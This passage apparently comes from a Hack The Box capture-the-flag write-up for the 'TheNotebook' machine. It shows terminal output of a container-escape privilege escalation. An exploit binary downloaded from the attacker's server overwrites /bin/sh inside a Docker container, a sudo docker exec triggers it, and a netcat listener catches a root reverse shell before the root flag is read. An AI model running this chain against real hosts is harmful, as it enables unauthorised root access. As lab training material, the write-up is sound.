HTTP request sent, awaiting response ... 200 OK
Length: 2236814 (2.1M) [application/octet-stream]
Saving to: ‘main’

main                                  100%[=========================================

2021-06-09 02:11:17 (575 KB/s) - ‘main’ saved [2236814/2236814]

root@41519328f8ca:/tmp# chmod +x main
root@41519328f8ca:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 49
[+] Successfully got the file handle
[+] Successfully got write handle &{0×c00004cc00}
root@41519328f8ca:/tmp# noah@thenotebook:~$ 
```




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# ls
home  home.tar.gz  jwtRS256.key.pub  main  main.go  privKey.key  req.txt  shell.php  thenotebook.ctb  thenotebook.ctb~  thenotebook.ctb~~  thenotebook.ctb~~~

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.230 - - [08/Jun/2021 21:50:32] "GET /main HTTP/1.1" 200 -
10.10.10.230 - - [08/Jun/2021 21:55:22] "GET /main HTTP/1.1" 200 -
10.10.10.230 - - [08/Jun/2021 22:02:22] "GET /main HTTP/1.1" 200 -
10.10.10.230 - - [08/Jun/2021 22:05:34] "GET /main HTTP/1.1" 200 -
```

seconde machine simultaneously



```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 sh
No help topic for '/bin/sh'
noah@thenotebook:~$ █
```

as per our payload, listen on the port for rev connection
got root



```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# nc -nlvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:36982.
bash: cannot set terminal process group (48832): Inappropriate ioctl for device
bash: no job control in this shell
<6ee92579c0c2d4b9390ec909d01e8237fe3f6225b1630dba0# id
id
uid=0(root) gid=0(root) groups=0(root)
<6ee92579c0c2d4b9390ec909d01e8237fe3f6225b1630dba0# ls
ls
bd6948d64950f4927c96bdcbb0b39ee7fb62922a64458ebd7d647f9c8a301053.pid
c85e0814a8e8bade9a7f9208de271cd46221cead3e9977a5086bcb57583edcc4.pid
config.json
init.pid
log.json
rootfs
<6ee92579c0c2d4b9390ec909d01e8237fe3f6225b1630dba0# cd /root
cd /root
root@thenotebook:/root# ls
ls
cleanup.sh
docker-runc
reset.sh
root.txt
start.sh
root@thenotebook:/root# cat root.txt
cat root.txt
69dab1df3195eaf841c10f126988f1bb
root@thenotebook:/root# █
```